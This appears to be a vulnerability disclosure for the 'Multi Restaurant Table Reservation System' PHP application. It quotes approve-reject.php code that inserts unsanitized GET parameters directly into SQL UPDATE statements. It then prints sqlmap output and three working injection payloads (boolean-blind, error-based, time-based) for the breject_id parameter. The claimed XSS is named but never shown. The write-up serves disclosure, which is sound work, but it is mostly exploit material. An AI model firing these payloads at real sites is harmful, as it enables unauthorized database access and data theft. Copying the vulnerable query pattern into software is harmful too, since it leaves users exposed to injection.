
Multi Restaurant Table Reservation System approve-reject.php has Sqlinjection has Cross-site Scripting (XSS)

```
# Multi Restaurant Table Reservation System approve-
reject.php has Sqlinjection,The basic introduction of
this vulnerability is that SQL injection means that
the web application does not judge or filter the
validity of user input data strictly.An attacker can
add additional SQL statements to the end of the
predefined query statements in the web application to
achieve illegal operations without the
administrator's knowledge, so as to cheat the
database server to execute unauthorized arbitrary
queries and further obtain the corresponding data
information.
```

Code




```php
<!-- approve-reject.php -->
<?php
    session_start();
   include_once 'dbCon.php';
   $con = connect();
    //reject
    if (isset($_GET['breject_id'])) {
        $id =$_GET['breject_id'];
        $sql ="UPDATE booking_details SET status = 0 WHERE id = '$id';";
        // include_once 'dbCon.php';
        // $con = connect();
        if ($con->query($sql) === TRUE) {
        echo '<script>alert("Rejected.")</script>';
        echo '<script>window.location="booking-list.php"</script>';
        } else {
            echo "Error: " . $sql . "<br>" . $con->error;
        }
    }

    // approve booking request
    if (isset($_GET['bapprove_id'])) {
        $id =$_GET['bapprove_id'];
        // include_once 'dbCon.php';
        // $con = connect();
        $sql ="UPDATE booking_details SET status = 1 WHERE id = '$id';";

        $sql2 ="SELECT `id`, `c_id`, (SELECT `restaurent_name` FROM `restaurant_info` WHERE restaurant_info.id= booking_details.c_id) as username,(SELE
        $result= $con->query($sql2);
        foreach ($result as $r ) {
            $cname = $r['username'];
            // $email = $r['email'];

            $email = "chartermonitoring2018@gmail.com";
```

Sqlmap Attack



```
GET parameter 'breject_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 385 HTTP(s) requests:
---
Parameter: breject_id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: breject_id=1' RLIKE (SELECT (CASE WHEN (2149=2149) THEN 1 ELSE 0x28 END))-- RZFf

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: breject_id=1' AND GTID_SUBSET(CONCAT(0x7176627a71,(SELECT (ELT(3918=3918,1))),0x717a626b71),3918)-- Jgug

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: breject_id=1' AND (SELECT 3526 FROM (SELECT(SLEEP(5)))vpsH)-- jOnP
---
[23:54:59] [INFO] the back-end DBMS is MySQL
```

Payload

Parameter: breject_id (GET)

Type: boolean-based blind

Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause

Payload: breject_id=1' RLIKE (SELECT (CASE WHEN (2149=2149) THEN 1 ELSE 0x28 END))-- RZFf

```
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: breject_id=1' AND
GTID_SUBSET(CONCAT(0x7176627a71,(SELECT
(ELT(3918=3918,1))),0x717a626b71),3918)-- Jgug

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query
SLEEP)
Payload: breject_id=1' AND (SELECT 3526 FROM
(SELECT(SLEEP(5)))vpsH)-- jOnP
```